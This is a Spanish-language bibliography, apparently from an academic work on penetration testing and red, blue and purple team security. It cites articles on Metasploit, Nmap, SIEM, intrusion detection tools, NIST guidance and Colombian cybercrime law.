INCIBE. Purple Team incrementa la efectividad del Red Team y Blue Team en SCI. [en línea]. (27 de julio de 2023). [Consultado el 15 de septiembre de 2023]. Disponible en: https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci

INTELEQUIA. Red team y blue team - funciones y diferencias en ciberseguridad. [en línea]. (26 de enero de 2021). [Consultado el 15 de septiembre de 2023]. Disponible en: https://intelequia.com/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad

KEEPCODING. ¿Qué es ExploitDB? [en línea]. (4 de octubre del 2022). [Consultado el 11 de agosto de 2023]. Disponible en: https://keepcoding.io/blog/que-es-exploitdb/

KEEPCODING. ¿Qué es fingerprinting? [en línea]. (3 de mayo del 2023). [Consultado el 10 de agosto de 2023]. Disponible en: https://keepcoding.io/blog/que-es-fingerprinting-ciberseguridad/#:~:text=Para%20un%20ciberdelincuente%2C%20el%20fingerprinting,mejorar%20su%20protecci%C3%B3n%20de%20datos.

KEEPCODING. ¿Qué es footprinting? [en línea]. (9 de mayo del 2023). [Consultado el 10 de agosto de 2023]. Disponible en: https://keepcoding.io/blog/que-es-footprinting-ciberseguridad/

KEEPCODING. ¿Qué es Metasploit? [en línea]. (5 de julio de 2023). [Consultado el 6 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

KEEPCODING. ¿Qué es Meterpreter? [en línea]. (3 de julio de 2023). 18 p. [Consultado el 6 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-meterpreter/#:~:text=Meterpreter%20es%20un%20payload%20que,es%20bastante%20dif%C3%ADcil%20de%20detectar.

KEEPCODING. ¿Qué es Msfpayload? [en línea]. (7 de octubre de 2022). [Consultado el 6 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-msfpayload/#:~:text=msfvenom%3A%20se%20utiliza%20para%20iniciar,inversa%20a%20un%20puerto%20TCP.

KEEPCODING. ¿Qué es OSSEC? [en línea]. (7 de diciembre de 2022). [Consultado el 16 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-ossec/

KEEPCODING. ¿Qué es Snort en ciberseguridad? [en línea]. (8 de septiembre de 2022). [Consultado el 16 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-snort-en-ciberseguridad/

KEEPCODING. ¿Qué es Suricata en ciberseguridad? [en línea]. (31 de julio de 2023). [Consultado el 16 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-suricata-en-ciberseguridad/

LA REPUBLICA. EPM, Sanitas y Afinia continúan en jaque por ataque cibernético contra sus sistemas. [en línea]. Colombia. (22 de diciembre de 2022). [Consultado el 19 de agosto de 2023]. Disponible en: https://www.larepublica.co/empresas/epm-sanitas-y-afinia-continuan-en-jaque-por-ataque-cibernetico-contra-sus-sistemas-3513721

MEDIUM. Pentesting: Introducción. [en línea]. [Consultado el 10 de agosto del 2023]. Disponible en: https://medium.com/@rootsec/pentesting-introducci%C3%B3n-cb40a8ae67ba

MICROSOFT. ¿Qué es SIEM? [en línea]. (2023). [Consultado el 15 de septiembre de 2023]. Disponible en: https://www.microsoft.com/es-mx/security/business/security-101/what-is-siem#:~:text=Preguntas%20m%C3%A1s%20frecuentes-,Definici%C3%B3n%20de%20SIEM,afecten%20las%20operaciones%20del%20negocio.

MICROSOFT. ¿Qué son la detección y respuesta extendidas (XDR)? [en línea]. (2023). [Consultado el 16 de septiembre de 2023]. Disponible en: https://www.microsoft.com/es-es/security/business/security-101/what-is-xdr

MICROSOFT. Center for Internet Security (CIS) Benchmarks. [en línea]. (6 de mayo de 2023). [Consultado el 16 de septiembre de 2023]. Disponible en: https://learn.microsoft.com/en-us/compliance/regulatory/offering-cis-benchmark

NIST. Computer incident response team (CIRT). [en línea]. [Consultado el 19 de septiembre de 2023]. Disponible en: https://csrc.nist.gov/glossary/term/computer_incident_response_team#:~:text=Definitions%3A,resulting%20from%20computer%20security%20incidents.

NMAP.ORG. Chapter 15. Nmap Reference Guide. [en línea]. [Consultado el 6 de septiembre de 2023]. Disponible en: https://nmap.org/book/man.html

OSSEC. Server Intrusion Detection for Every Platform. [en línea]. [Consultado el 16 de septiembre de 2023]. Disponible en: https://www.ossec.net/

PAREDES, Martha. ¿Sabías que hay equipos específicos para ciberseguridad? [en línea]. (2 de mayo de 2023). [Consultado el 15 de septiembre de 2023]. Disponible en: https://www.linkedin.com/pulse/sabias-que-hay-equipos-espec%C3%ADficos-para-paredes-ciberseguridad-/?originalSubdomain=es

PLATZI. Arquitectura de Metasploit. [en línea]. (2019). [Consultado el 8 de septiembre de 2023]. Disponible en: https://platzi.com/tutoriales/1176-pentesting-2019/2224-arquitectura-de-metasploit/

POLICÍA. Ley 1273 de 2009. [en línea]. Colombia. (2009). 1-4 p. [Consultado el 05 de agosto de 2023]. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

RED HAT. What is a CVE? [en línea]. (25 de noviembre de 2021). [Consultado el 11 de agosto de 2023]. Disponible en: https://www.redhat.com/en/topics/security/what-is-cve

SALAS, Steven. Hardening en Windows 10: Protege tu ordenador de hackers, virus, ransomware y más. [en línea]. (9 de agosto de 2021). [Consultado el 19 de septiembre de 2023]. Disponible en: https://floatingpoint.sorint.it/blog/post/hardening-en-windows-10-protege-tu-ordenador-de-hackers-virus-ransomware-y-ms

SANTOS, José. ¿Qué es el Pentesting? Tipos y cómo utilizarlo para prevenir ciberataques. [en línea]. (7 de agosto del 2023). [Consultado el 11 de agosto de 2023]. Disponible en: https://www.deltaprotect.com/blog/que-es-pentesting

TARLOGIC. Metodología NIST: Sustento para los analistas de ciberseguridad. [en línea]. (14 de junio del 2022). [Consultado el 10 de agosto del 2023]. Disponible en: https://www.tarlogic.com/es/blog/guias-nist-ciberseguridad/

TOOLKIT. CIS-CAT Pro. [en línea]. [Consultado el 16 de septiembre de 2023]. Disponible en: https://gcatoolkit.org/es/herramienta/cis-cat-pro/#:~:text=Center%20for%20Internet%20Security%2DConfiguration,en%20contenido%20legible%20por%20m%C3%A1quina.